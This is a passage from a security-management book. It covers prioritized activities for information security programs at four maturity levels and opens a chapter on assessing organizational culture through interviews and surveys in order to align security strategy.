Security integration into the SDLC. Security has been baked into all phases of the SDLC. Security requirements are defined before any development on a new system commences. Most or all developers are trained on and follow the company's secure system development practices, and functional security testing is performed on all applications prior to going live.

Security personnel. Excellent compensation and a stimulating environment attract top-notch talent to the security team. They are not focused solely on technical matters, but instead work to understand the business and speak its language to frame risks in a way that is relevant to business decision makers. Team members have access to all the training needed to be successful and are rotated through different positions to round out their skill set.

Security infrastructure and tools. Automation of security tasks has been implemented where possible for labor savings and reduction of errors, and the security infrastructure is managed centrally in a dedicated security operations center. Suites of tools provide an integrated operational capability. Tools generate comprehensive metrics that enable pinpoint identification of areas that need additional attention and enable better quantification of risk reduction.

Threat and vulnerability management (TVM). A comprehensive and regularly updated configuration database of all critical systems enables rapid patch deployment across the enterprise. Patches are prioritized according to risk exposure.

Configuration management (CM). Evidencing the close relationship between CM and TVM, automated feeds of configuration data is stored in a centralized database that serves as a powerful tool to manage the organization's overall security posture.

Access control. An enterprisewide identity management system is used to manage user and system credentials and ensure that they are added and deleted in a timely manner. Self-service password reset has reduced the burden on the help desk (enabling it to spend time on higher-value activities), and two-factor authentication for sensitive systems has likewise reduced the need for frequent password changes. Superuser access is tightly controlled to protect against insider sabotage and other malicious acts. All application systems have documented owners that make access decisions.

Audits and assessments. Activities are well coordinated across the business, with security, compliance, and audit working in sync to continually improve the system of controls. Reporting enables a clear path to industry certification such as ISO27001.

Business continuity (BC). A comprehensive cross-team plan that enables rapid resumption of key business activities at an alternate site is in place and is rehearsed at least annually. It is baked into the development process and developers help identify critical business processes that need recovery plans. The BC/DR function is led by a dedicated, experienced manager and staff who ensure that the plan is regularly updated to reflect new sites and initiatives.

Incident handling. An enterprise-level IR plan is in place that has been coordinated across all key departments. Scenario planning ensures that the highly trained IR team is able to respond to almost any situation in a rapid and effective manner.

Training and awareness. A broad-spectrum awareness program ensures that employees are continually educated about and reminded of their responsibilities to maintain the organization's security. Metrics for awareness program effectiveness are used to tune the messages and identify areas that need more attention. Data custodians and IT personnel receive specialized training.

Setting the Right Priorities

For the security manager new to an organization, or an existing one working to achieve maximum leverage with his or her limited budget, focusing on the right issues is critical to success. For example, in a less mature program it may be folly to spend time and money on advanced projects like identity management when much more fundamental things are broken. Some activities, however, are *de rigueur* for the security professional entering an organization at any maturity level: understand the business, understand the culture, understand the IT infrastructure, and win allies in key areas of the organization.

Now let us take a look at each maturity level and the prioritized areas that the security manager should focus efforts on. Consider these priorities to be cumulative—as the security program gains resources, skills, and maturity it will be able to take on more advanced initiatives while continuing to maintain existing tools and processes. These existing activities must continue to evolve toward greater automation and definition of repeatable processes. For brevity, the activity descriptions are kept to a high level—consult other chapters in this book for more details. Of course, differences in organizations may require adaptation of these recommendations to fit the specific environment and culture.

Maturity Level 1

At this level, it is entirely likely that the first full-time security professional hired is for a staff-level position, reporting to a manager in IT or perhaps audit or finance. Such a hiring represents the first significant indication of management support for information security.

The security practitioners in an organization with an immature program at this level will be primarily in tactical mode, performing triage and firefighting on an almost daily basis. Because of this, they will be unable to focus on any more strategically focused work because of time constraints and the simple fact that management and the organization are not yet ready for such thinking from the security function. Nor should the security practitioner yet attempt to create a complete security policy—policy is not very effective at stopping bleeding. Instead, they should focus on the following areas.

Build relationships with key managers and staff. In an immature security program, it is essential to gain allies in other parts of the organization for maximum leverage of very limited security resources. Ideally, these allies will buy into the security effort and help create a federated type of security team.

Implement comprehensive malware detection. Antivirus and spyware-detection tools must be installed and regularly updated on desktops, laptops, servers, and mail gateways. A 2007 report by Webroot Software found that 43 percent of firms they surveyed had been hit by malware that caused disruption to their business. Although a growing percentage of malware is rapidly evolving and not detected by many of the tools out there, detection tools remain a critical line of defense that must be deployed as effectively as possible.

Shore up the network perimeter. Assess the network's firewall defenses at all entry points into the network. Review the filter configurations and ensure that each permission is fully justified by business need. For environments with complex yet porous firewall configurations, it may be most effective to examine logs of traffic flows over a couple of weeks and then start with a clean "deny-all" slate and build it back up by soliciting input on needs. Conduct a survey to track down wireless LAN access points and begin securing them.

Develop a patch management process. Keeping desktop and server systems up to date on patches is a critical ongoing task. At this maturity level, however, patch deployment is likely a manual process, so concentrate on Internet-facing systems first, then user desktops, and then key internal servers. For Microsoft Windows desktops, just set them up to use Windows Update—at this stage the risk of a bad patch is far outweighed by the risk of remaining unpatched. This goes for Windows servers as well.

Delete or lock dormant user log-in accounts. Inactive log-in accounts are a common avenue of compromise by disgruntled ex-employees. Review key systems to get a list of accounts that are no longer authorized and accounts that have not been accessed in 90 days by existing employees, then get them deleted or locked.

Begin identifying critical application systems. Although simply identifying critical systems does not improve a security posture by itself, it will help focus future protection activities on what is important to the business.

Conduct a security vulnerability assessment. If funding can be secured to hire a third party to conduct an assessment, then the objectivity of an outside entity will be worth it. It will be a challenge to fix all of the vulnerabilities that will be found, so first obtaining support for the effort from system owners and management is important. Gain consensus on a timetable to fix the worst problems by a target date. Refer to best practices documents for guidance to point to when justifying how the vulnerabilities should be fixed—the National Institute of Standards and Technology (NIST) is a good source for this (see Special Publications 800-30 and 800-53 in particular).

Because the security practitioner's time is limited and the organization is not ready yet, some areas that should be avoided at this stage include anything more than basic policies, security awareness training, insertion of security into the SDLC, and disaster recovery planning. Looking for quick wins to show management will build credibility for the program and lay the groundwork for further efforts. Security metrics will be hard to come by at this point, so focus should be on the rapid reduction in risk to the network that has been achieved.

Maturity Level 2

At this level, a basic security infrastructure is in place and functioning, and primary focus can be shifted to somewhat more evolved security activities. Remember that activities are cumulative—priorities at level 1 must continue to be worked, as they will need ongoing support and improvement to reduce risk further.

Policies, standards, procedures, and guidelines. Begin developing a set of security policies that take into account the business's culture, relevant laws and regulations, and the company's appetite for risk. Having the chief executive officer sign off on the policies will demonstrate to the organization that senior management takes security seriously. Policies also carry legal weight and help reduce liability—something the general counsel will appreciate. Once high-level policies are published, develop standards that spell out specific, measurable technical controls that can be verified for compliance. Documented procedures that detail for users and systems administrators the steps needed to implement the policies and standards may then be created. Last, guidelines that provide recommendations for action may be generated.

Understand the business. Seek out the key players in areas such as sales, marketing, operations, legal, human resources, and audit to build knowledge of how the business operates, what the key objectives and strategies are, where management sees areas of risk, what the

perception of security's role is, and who the key players are (they are not always in management roles—the senior UNIX guru who has been at the company for 20 years may be one of the most important people to make friends with).

Vulnerability assessments. Assessments and audits should be planned to take into account multiple reporting requirements for compliance, internal tactical planning, and metrics. Otherwise, significant time and effort may be wasted redoing the same assessments for different recipients.

Security monitoring. Ensure that firewalls, virtual private network (VPN) concentrators, and critical server systems are generating useful logs. Begin centralizing the log output to a main log server. Deploy IDS on key network segments, using a limited set of alerts focused on major threats. Otherwise, IDS alert output will easily overrun the time and capabilities of the security team at level 2.

Incident response. The annual Computer Security Institute/Federal Bureau of Investigation security survey has found that more than 70 percent of organizations have had at least one security incident. The rest probably just did not know it. It is therefore very important to define and document an IR process and identify the key personnel that would be needed to respond to a breach of security. Ensure that everyone involved is trained on the process and knows how to respond in an organized and efficient manner. Rehearse the process every six months if there are not enough actual incidents to practice on.

Disaster recovery planning. Having identified the critical IT systems and developed an understanding of the business and its recovery time objectives, and the major business-interrupting threats it faces, develop a recovery plan that will help get critical IT systems back up and running in the event of a disaster.

Continued effort and focus at this level will help move the organization up the maturity scale. At this stage, avoid complex tool deployments like SEM and identity management and directory services, any large security awareness programs, and data classification efforts. Getting the infrastructure secured to a basic level will free more time to work on building support and relationships and developing better processes around the tools that have been deployed. Management should be aware of the work that the security team is doing and understand the value it brings to the organization.

Maturity Level 3

Organizations at this level of security maturity are doing the basic blocking and tackling well and can devote resources to more advanced efforts. However, the security manager should be careful not to shortchange the fundamentals while working on these more advanced projects. Continuing to do that well helps ensure that management will appreciate the security team's value and fund additional projects. The manager must not underestimate the skills and resources that advanced projects like these require. Nothing will destroy security's credibility faster than spending a large amount of money and having only a broken, half-functional tool to show for it. Bring in consulting expertise as needed to ensure success, and break down the project into manageable chunks that each has a strong chance of success. Project failure is one of the major reasons that many organizations cannot get their security program up to a higher level of maturity. At this level of maturity, the following areas deserve attention:

Security tool integration. Once an organization has deployed a plethora of security point solutions, the new challenge is to integrate them into a cohesive whole that enhances security

visibility across the enterprise while reducing the effort needed to manage the tools and the huge amount of data they generate. Security information management tools, sometimes also called SEM, enable this by pulling in the myriad sources of security monitoring data like firewalls, IDSs/intrusion prevention systems, VPN servers, routers and switches, servers and desktops, vulnerability scanners, and antivirus gateways.

Secure application development training. To achieve stronger integration of security into the SDLC, the software developers should be trained in secure coding practices, especially for Web applications—a major source of risk. Seek out one of the training consultancies that specialize in this. Also refer to NIST Special Publication 800-64 for more information on integrating security into the SDLC.

Awareness training. Once the infrastructure is reasonably well secured, focus on getting employees familiar with the current security threats, their responsibilities for keeping information secure, who to call to report incidents, and proper behavior when using e-mail and the Internet. Use multiple media that continuously reinforce the security message.

Strong authentication for critical data. Passwords are not enough for strong access control. Having identified the systems that hold and process critically sensitive data, implement two-factor authentication for those systems and ensure that there are no privileged accounts left out from under that umbrella. Pilot the project with a small group of systems and users first to avoid any problems later.

Data classification. This is perhaps one of the most challenging security projects, taking years to implement as the culture and awareness of the organization changes. But it is very important, as it helps legally protect the company's trade secrets and ensures that access to sensitive documents and data can be properly restricted. Work with the legal department and begin with a classification policy, educate users, and begin labeling documents as they are newly created. As existing documents and applications are updated, they should be labeled as well.

Compliance tools. The ever-growing raft of regulations that companies, especially public companies, must comply with has resulted in a very difficult environment. Many companies deal with new compliance reporting or audit requests on at least a monthly basis and find themselves repeating the same work over and over. This is a big drain on resources and often does not make the company measurably more secure. Evaluate and implement tools to help streamline compliance reporting and avoid duplicated effort. Also, pursuing certification against ISO27001 can help in this area.

Security strategy. A 2004 study by PricewaterhouseCooper and *CIO Magazine* found that 50 percent of security managers do not have a security strategy. But once the security program has matured to this level, the security manager must start building a strategic plan to fit the business and provide a framework for all of the security efforts. To do this effectively, however, requires that they are closely aligned with the business and involved in the overall strategic business planning process. The security strategic plan should be revisited every year and adjusted as needed.

Business continuity. Although DRP focuses on restoration of the company's IT infrastructure, business continuity planning focuses on restoration of business operations when the availability of supporting resources like the network and facilities is lost. Although this planning function is not purely security, it is a key part of enterprise risk management and the security manager will play a key role in this effort.

Maturity level 3 is the highest that many organizations get before plateauing. This is due to many factors, but discontinuity of security program management is one, overall lack of rigor

in the organization's processes and risk management approach is another. To reach the highest level of maturity requires substantial discipline and expertise, and a great deal of effort to stay there. But there are more and more companies that achieve this as best practice are shared and institutionalized.

Maturity Level 4

The most mature security programs are fully optimized and have well-documented (and used) processes that provide a feedback loop to continually improve security. Although tools are still important, the greater focus at this level is on business alignment and standardization of processes.

Identity management and public key infrastructure. As the numbers of systems and users in an organization grow, the effort required to manage user accounts effectively and access privileges quickly becomes overwhelming. Build and deploy an enterprisewide identity management system to centralize user accounts and privileges and reduce the risk of overassignment of access and of incomplete termination of access when an employee leaves the company.

Comprehensive metrics reporting. To continue building management support for new security initiatives and ensure that security is baked into the business, develop a suite of metrics that enable tracking of security spending effectiveness and that can help to identify problem areas that need more attention. Ensure the metrics are properly tuned to the audience.

Enterprise risk management. The manager of a mature security program should be fully involved in the organization's overall enterprise risk management program. The top-performing security officers have created a risk-aware culture in their companies in which employees fully understand their role in protecting information and management evaluates all decisions in terms of risk (and therefore cost to the business).

Formalized security governance. IT governance is a topic on more and more CIO's minds, and prominent resources like the IT Infrastructure Library are available to help establish and maintain a governance structure. Establish a security governance structure that includes key stakeholder representatives to ensure that security is continually aligned with the business and responsibilities are clearly defined. Governance efforts will also help the security department position itself as an internal service resource for the rest of the business.

Another tool that top-performing organizations use to ensure they are moving in the right direction is industry benchmarking. By leveraging contacts in the industry, a group of security managers can build off of one another's successes to achieve higher levels in their security program—"steel sharpening steel."

A security manager that has built or manages a program at a high level of maturity is a very valuable asset to his or her organization and will be frequently sought out by others looking to leverage their expertise.

Conclusion

The reader should now be familiar with the characteristics of security programs of differing levels of maturity and what the security managers need to focus on when starting in an organization at each level. It is important that they are able to evaluate program maturity objectively so that effort and resources can be assigned to the most appropriate activities that result in the most risk reduction for the business.

Chapter 8

Why and How Assessment of Organization Culture Shapes Security Strategies

Don Saracco

Contents

Why Be Concerned with Organization Culture?
- Learning to Be Secure
- So What?

The Requirements of Assessment
Selling Assessment
- Selling Yourself
- Selling the Assessment

Choosing Assessment Methods
- Interviews
  - Interview Protocol
  - Selecting Interview Subjects
  - Interview Structure
  - Interpreting Results
- Surveys
  - The Instrument
  - Developing Your Own Instrument
  - The Survey Protocol

A Classification System for Organizational Cultures
The Organization Imperative

The Psychological Contract: The Heart of the Culture
The Formal Organization
Informal Organization
Vertical, Horizontal, and Blended Cultural Archetypes
    The Vertical Archetype
    The Horizontal Archetype
    Archetypes in the Middle
Not Only What but How Well
Linking Strategy to Culture
Presenting Assessment Results
    Focus on Strategy
    If They Really Need to Know
Some Final Thoughts on Culture
References

Why Be Concerned with Organization Culture?

To answer this question we must first answer the question, "How are security and culture linked?" The answer to that question lies not in what we know but in what we do not know. Although we take it for granted that security is an indelible part of individual and organizational life, the definition and extent of its need vary greatly across any population of people and organizations. After all, if it is simply "common sense" to ensure security, of what use is the answer to the question? We should simply implement as much security as we possibly can and consider the job done. Of course, such a simplistic application of common sense could lead an organization into excessive spending and crippling constraints on employee productivity.

As it turns out, every management practice in an organization will support or inhibit that organization in proportion to the extent that the practice is aligned with the culture. Failure to align with culture is the hallmark of "programs of the month" that come and go and end up on the trash heap of good intentions badly executed.

> Effective alignment of practice with culture enables security managers to design and implement necessary and sufficient security, and the provision of no more and no less than that is the security manager's job.

The purpose of this chapter is twofold. First it will explain why you must understand the link between culture and security practices. Second it will describe how you can go about assessing your organization's culture and linking that assessment to security strategies.

Learning to Be Secure

Security needs in people begin with what are apparently instinctive reactions to perceived threats. Humans seem to have a survival instinct hardwired into the organism. It is initially visible in the

form of reflexes and later becomes more sophisticated. An infant reacts to loud noises or jerky motions with alarm. As the child grows and develops more sophisticated perceptions, reflexes are augmented by thinking processes. Reactions to threats include not only simple perception but also analysis of the threat and the choice of an appropriate response.

As sophistication grows even further people become able to develop actions based on an assessment of the probability that a threat might exist. Our personal security becomes more proactive and less reactive. A person walking down a dark street in an unfamiliar neighborhood hearing footsteps approaching from the rear is likely to experience an elevated heart rate and other physical signs of psychological arousal. There is no clear and present danger but the person makes an analysis of the facts listed earlier, blends it with past experiences as well as stories heard, and reaches instant conclusions regarding the presence of threat. These conclusions produce the physical feelings with which we are all familiar when danger is sensed. The default response for people is to prepare to flee or fight. It seems that the very design of the organism is toward protection and survival. It is important to note that reflexive reactions never completely disappear. They have always been necessary for the survival of the organism and are not likely to evolve out of existence any time soon.

A truly interesting thing about this process is that as learning continues, the proactive process can come to appear reflexive as the processing of information regarding familiar stimuli becomes "automated" in the brain. Familiar threats begin to produce what appear to be reflexive reactions, which are actually learned responses that bypass conscious analysis as an unnecessary step in dealing with that stimulus. Essentially, a person forms an "association macro" that runs an automatic analysis of the stimulus and then runs a programmed response. The person walking down the dark street did not think about the danger. In fact the physical feelings were probably felt before any conscious thought occurred. Thus the foundation for the person's tendencies throughout life to approach or avoid various stimuli is laid.

In a sense the processes come full circle from reflex to conscious thought and back to what appears as reflex again (see Figure 8.1).

Such learned automatic behavior is even called "knee jerk" in popular literature. The allusion to what happens when the doctor taps a person's knee to test reflexes is not without foundation. For all intents and purposes it is the same thing. The only meaningful difference between the two responses is that the latter, learned response can be altered by conscious cognitive intervention.

As cognitive mechanisms continue to develop automated responses can become incorporated into larger schemes of thought such that the person anticipates discomfort and avoids walking unaccompanied in unfamiliar neighborhoods at night. After all, would not a reasonable person avoid perceived danger? You can probably see how this process proceeding out of control can also produce "unreasonable" patterns of behavior that we might call paranoid or otherwise excessive.

So What?

By now you are probably asking yourself why this discussion of assessing culture began with a walk through Developmental Psych 101. It is important because this "biological inertia" to survive and to use programmed responses is also true for other organic forms in our world, including human organizations, and it finds its expression in the patterns that we call organization culture. That which is born does not normally want to die and there is a will to live apparent in all viable organizations as well as in viable people. In fact managers in organizations accept their accountability for the protection of the organization's continued growth and survival unquestioningly. I have not seen a position description (except at the chief executive officer level) that spells out this




Figure 8.1 Response learning process.

accountability for managers but I doubt that any would deny that it exists. It could be argued that this reflexive will to survive is hardwired into the organization or is at least automated in management practices (Rousseau, 1995).

The problem is that reflexes are not enough and reactions to risk must become thoughtful anticipation of risk. Rapid discovery of a security breach must be secondary to effective reduction of a security risk. The design of the process of reducing risk is the point at which all organisms and organizations differ and that difference follows from either personality in the individual or culture in an organization.

> So, just as we would need to understand the personality of an individual to understand his or her needs for security, so must we understand the culture of an organization to design an appropriate security program.

Different personalities are likely to perceive personal risk differently and different organizational cultures will also differ in their perceptions of what is most important to their survival. As will be

discussed later, culture can trump good common sense when it comes to management and security practices and this is the compelling driver for including a useful assessment of culture in the development of a security program. After all, effective management is doing the right things right, not just doing everything that can be done.

The Requirements of Assessment

The first requirement of cultural assessment is support from the most senior levels of management for the conduct of such an assessment. It cannot be assumed that owners and other top managers of organizations want any such assessment to be performed, so portion of this treatise will be devoted to selling the idea of assessment.

There are a number of definitions of assessment. For our purposes we will use the one that refers to assessment as a categorization, sorting, or classification. If we can provide a useful classification system for organization cultures, we can identify security strategies most appropriate for each class. So, the next requirement for assessment of organization culture is a classification system. We will use a fairly simple system that provides adequate direction without unnecessarily complicating the work.

The next requirement is a method of assessment. The method must provide sufficient information to differentiate among organizations and be compatible with practices in the organization. Both survey and interview methods may be used. Both can be valid and can be used independently or together.

The next requirement is a logical connection between the classification and the specific security strategies. This requirement is partially met by the use of a robust classification system that is founded in valid and reliable principles of human and organizational behavior. It also calls for openness to changes in management practices where such changes will enable or enhance the effectiveness of strategies.

The final requirement is effective presentation of the assessment results and recommendations to organization decision makers, without whose support no effective program can be implemented. Both new and enhanced security strategies and changes to management practices are likely to include costs of some kind, so this step is crucial to getting the right program in place. Without appropriate management support, many security personnel are relegated to the role of "virus and porn police" with no strategic impact on the business.

Selling Assessment

Selling the assessment may be the most important part of the entire process, for without it the assessment is not likely to move forward. The process is fairly simple, as shown in Figure 8.2.

Selling Yourself

It all begins with the ability of security professionals to be perceived as competent and trustworthy partners in the pursuit of business goals. If you do not really know how you are perceived you will have to find a way to ask people. This is the first necessary step toward ensuring the value of your security program as well as your own influence in the organization.




Figure 8.2 Assessment process.

Of course the first source to use should be your direct supervisors. They may be willing to give you some unvarnished feedback about your perceived effectiveness and can also help you to plan the reinvention of yourself in your role. If your supervisor lacks the skills or willingness to give you useful feedback and developmental support you will have to go to your peers and customers. Frankly, you should never spend any significant length of time in a staff position without getting feedback from your customers anyway.

Soliciting feedback can be a risky process. People who are asked face to face to assess your effectiveness are just as likely to tell you what they think you want to hear as to give you an honest appraisal of your relationship with them. An anonymous method is probably better. There are two ways to get anonymous feedback. You can develop a valid questionnaire and distribute it to a sample of your peers and your customers at every level of the organization that is as large as possible or you can have a surrogate interview people on your behalf using a structured interview protocol that you have helped to design. The former is faster and probably less expensive. It will also be statistically defensible. The latter method will get you nuances of perception and a richer pool of information but will take longer, cost more, and lack statistical power. In either case you should enlist the aid of a skilled assessment professional to help interpret the results of your data collection and help you to make specific plans for improvement.

If the current security staff already enjoys the confidence of peer and superior customers, selling the idea of culture assessment should be relatively easy, but it will not necessarily be a "slam dunk." In the past years when my colleagues and I at MLC & Associates, Inc., were first developing our assessment methods, we had the experience of getting agreement from a senior management sponsor to do the assessment only to find that when we tried to roll out the method, there were others who objected to it. We quickly learned that an assessment of culture will succeed only if there is broad management support for doing it. At a minimum, this support should include the senior business operations managers, human resources, risk management, audit, the chief information officer, the chief administrative officer, and a significant sample of middle managers throughout the organization.

Selling the Assessment

We and our clients have found that a well-designed and planned "road show" can be a very effective method of gaining the broad base of support that you will need. A road show has two central

elements. It contains factual information and it succeeds in generating dialogue. The factual information is necessary because people want to know exactly what they are being asked to support (or at least not object to) and how it will help them to reach their goals. The dialogue is necessary because you will need to know what those goals are before you can position the assessment as helpful.

In most cases, this selling process involves multiple iterations of face-to-face meetings with key people. Initial meetings can be exploratory for the purpose of exchanging general security program and business unit goals. One of the most common mistakes that we have seen people make is to assume that they have the support or agreement of someone as a result of a single conversation. Support and agreement must be treated like living things that require constant nurturing and renewal. Organization life today is much too dynamic to assume that any relationship is permanent.

Skilled security managers will do much more listening in these meetings than talking. They should be certain about the strategic goals that provide the direction for the program in case peers and superiors want to know, but there is little or no value in long-winded speeches filled with technical jargon intended to impress people with your brilliance. There is tremendous value in sincere inquiry about the things that are important to business operations. So, if you are asked to describe your program respond with a brief but complete statement of your strategic goals followed by a question such as, "What can we do that will best support your business goals?"

Of course the people with whom you are meeting will be curious and perhaps even suspicious about what you want from them. We have found that it is always best to be brief and honest about that. You will be asking for support in the conduct of an assessment of the organization's culture. It is important to formulate a succinct statement that says what you want and what it is likely to cost the other person, if anything.

Your purpose in assessing the culture is not to try to change it or be critical of it, but to understand it, so that your program will be appropriately aligned with it.

You should operate under the assumption that the culture is what it is and represents part of what makes the company successful. Unless the company is in serious trouble, this is usually a safe assumption.

If you are asked for details, focus on providing "minimal truth." Avoid technical jargon and be prepared to give a simple example of how you will use the information. Such an example might be that you need to develop security policies that are consistent with the culture, because to do otherwise puts you in danger of being either overly restrictive or not sufficiently diligent. Security policies and practices must blend with the culture rather than attempt to change it—unless such a change is necessary to reduce or eliminate a legitimate risk.

Some security chiefs find it useful to assemble a steering committee or program management office involving key personnel from around the organization willing to serve. If you choose this management strategy, it should be the first thing that you do before framing any initiatives. Such an advisory group can be a powerful ally but it will take some time to get it up and running. A key to success for a steering committee or advisory board is to ensure that they have real work to do and real decisions to make. For example, you can use such a body to bless your drafts of organization security policies, thus ensuring that your policy framework is both widely accepted

and aligned with the interests of key players in the organization. A steering or advisory committee is a double-edged sword that can hurt your efforts as well as help them. If you choose to use one, assemble and nurture it with great care. Communicate often and effectively with its members and never assume that everyone is automatically on the same page with you or that you can use the committee to "rubber stamp" anything.

Choosing Assessment Methods

The choice of assessment methods is critical to the success of the process. Organizational activities associated with programs and initiatives must gain fairly wide acceptance not to be disruptive or face resistance.

Disruption can come from poor understanding of the motives for the assessment. In these times when people are increasingly likely to distrust an employer's actions, any assessment may be viewed as a step toward restructuring or right-sizing, with the consequences of reduced productivity and malicious compliance.

Resistance, both open and passive, can also derail an assessment. As people become successfully socialized into their organizations, they learn how not to do things as well as how to get things done. Research tells us that when they are threatened, people will often plead lack of time or insufficient priority to avoid engaging in a mandated activity without clear purpose. Passive resistance is very difficult to identify as people will invoke reasons for not doing their part apparently rooted in a focus on central organizational goals. Senior managers are unlikely to be critical of people who appear to be supporting management's primary reasons for being.

You might be persuaded to think that obtaining senior management support for an assessment would be sufficient to overcome resistance, and for some percentage of the population in some organizations that would be true. There is, however, no substitute for gaining broad support from all levels of management as well as from the rank and file of employees.

If by now you are becoming discouraged by all that must be done to get this right, do not worry. There is also good news, and that is a little truth telling works wonders. The most important truths to tell are about how the assessment information will be used without hiding any secondary purpose and that individual inputs from people will remain anonymous.

For example, you may see that an assessment of the culture can be incorporated into any analysis of readiness for organizational change as well as into actual change initiatives. If the organization plans to leverage the cost of the assessment by using the information for more than security program development, that fact must be shared with people in the beginning.

It is also necessary to guarantee anonymity for individuals. There will always be those who suspect the information will be somehow used against them in administrative proceedings. Of course to do so would be both unethical and in some states illegal. Verbal assurances may not be enough to support a guarantee of anonymity. You may need to share an explicit description of how that anonymity is going to be protected and make the process open to inspection.

Well, that's enough discussion of things about which you should be concerned. Let us get to the "how to do it" parts.

Interviews

Effective interviewing is an art. It requires both discipline and sensitivity to what is not being said. The discipline can be rooted in the interview protocol but even skilled interviewers can succumb

to the temptation to stray from the protocol just for the sake of variety. Reliance on the protocol should be absolute as a consistent framework for interviews. Properly done interviews can provide a very rich body of data from a relatively small sample of subjects but interpretation must be done with the highest standards of professional discipline to avoid overly subjective interpretation of results. Having the data collection and the interpretation done by different people can overcome this pitfall and help to ensure that conclusions about the culture can be supported.

Sensitivity to what is not being said enables interviewers to demonstrate that they are sincerely listening, makes the interview more conversational, and allows the interviewer to probe beneath the surface for foundation beliefs about the culture and experiences within it. This is the part of interviewing that is the most artful and that takes significant experience to learn. We do not recommend that inexperienced people use interview methods. An unskilled interviewer can come across as an interrogator and that will do nothing less than confirming any negative suspicions about the purpose of the interview that the subjects may have had at the outset. We do recommend that anyone hoping to be successful in staff roles learn effective interviewing skills. They will serve you well throughout your career.

Interview Protocol

The interview protocol is the essential structure of the interview process as well as the list of questions you intend to ask. The core questions of all subjects must be asked to ensure accurate interpretation of results. The core should consist of enough questions to develop sufficient information for analysis but not so many as to cause you be rushed near the end of the scheduled time. We have found that somewhere in the neighborhood of 10 to 15 open-ended questions fits fairly well into a one-hour time slot. This allows you to get enough information to contribute to a classification of the culture archetype and enough time to maintain a friendly, conversational tone to the interview.

Selecting Interview Subjects

The selection of interview subjects should be done with input from stakeholders or neutral parties. We have found input from senior managers as well as from senior administrative assistants to be very useful in selecting a good cross section of the population. The subjects should include managers at several levels as well as rank and file staff of all types (e.g., exempt and nonexempt). Include both people with significant tenure and those who have fewer than 18 months with the organization. Most people should be able to provide enough information to help with classification of the culture after they have been on board for about 90 days, but a little longer is probably better. Frankly, it depends on things like the actual age of the organization. It is important to get a good cross-sectional representation of organizational functions to ensure that you account for internal differences in departments. A large organization with rigid "silos" can have important differences across departments and these differences can influence how you implement security measures.

We have done an analysis in an organization in which more than half the personnel had been with the organization for less than a year and were still able to make an accurate assessment. The rapid growth of the company called for people to truly "hit the ground running" and the recruitment process aimed at fully informing new hires about how things were done in the company. We were able to get a very good representative sample of the various functions and thus to understand the differences with which the program would have to cope.

Interview Structure

The overall structure of the interview should help to ensure an appropriate tone and that you get the information you need. The general process structure should look something like the following:

- Introduction
  - — Purpose and affirmation of anonymity
  - — Process description
  - — Check for understanding
- Opening questions (ask about the subject's role in the organization, tenure with the organization, experience with security, etc., to establish a conversational tone)
- Core questions (start with the most general and unrelated to the person's own experience and work toward more specific examples of the subject's personal experiences)
- Finish by giving the subject an opportunity to ask questions of you, offering thanks, and by sharing what the next steps in the process will be

Interpreting Results

Interpretation of interview results calls for intimate familiarity with the culture classification system that you use and the implications of each class for security strategies. The process for drawing information from interview data is called "thematic analysis" because what you are doing is identifying relevant themes that appear across interviews. These themes lend support to your conclusions about the classification of the culture and subsequent application to your program. A theme is a response to your core interview questions that appears more than two or three times in as many separate interviews. We have found that in an organization of medium to large size between 20 and 40 interviews should be sufficient.

In a land development organization in which we conducted an assessment, we repeatedly heard that decisions were seldom made below the executive level. In our classification system this theme clearly points to a vertical archetype. Other information that supported this conclusion appeared in stories of a sort of "bipolar" way of doing things. It either took "forever" to get anything done or things had to be done immediately so as to not suffer the disfavor of a senior manager. This is another clear indication of the vertical archetype that will be described under "A Classification System for Organizational Cultures."

Surveys

Assessment by survey is more about science than about art, although the artful preparation of the survey is still necessary. You may even find that some people are more suspicious of a survey than of interviews. Any survey that smacks of psychology or social research can provoke hostile reactions in some people. People sometimes have bad experiences with surveys badly done, so that they will never greet one without deep suspicion or resentment. You can protect against hostile reactions by sufficiently and honestly communicating the purpose of the survey, affirming the anonymity of respondents, and fully describing how the data will be handled and processed.

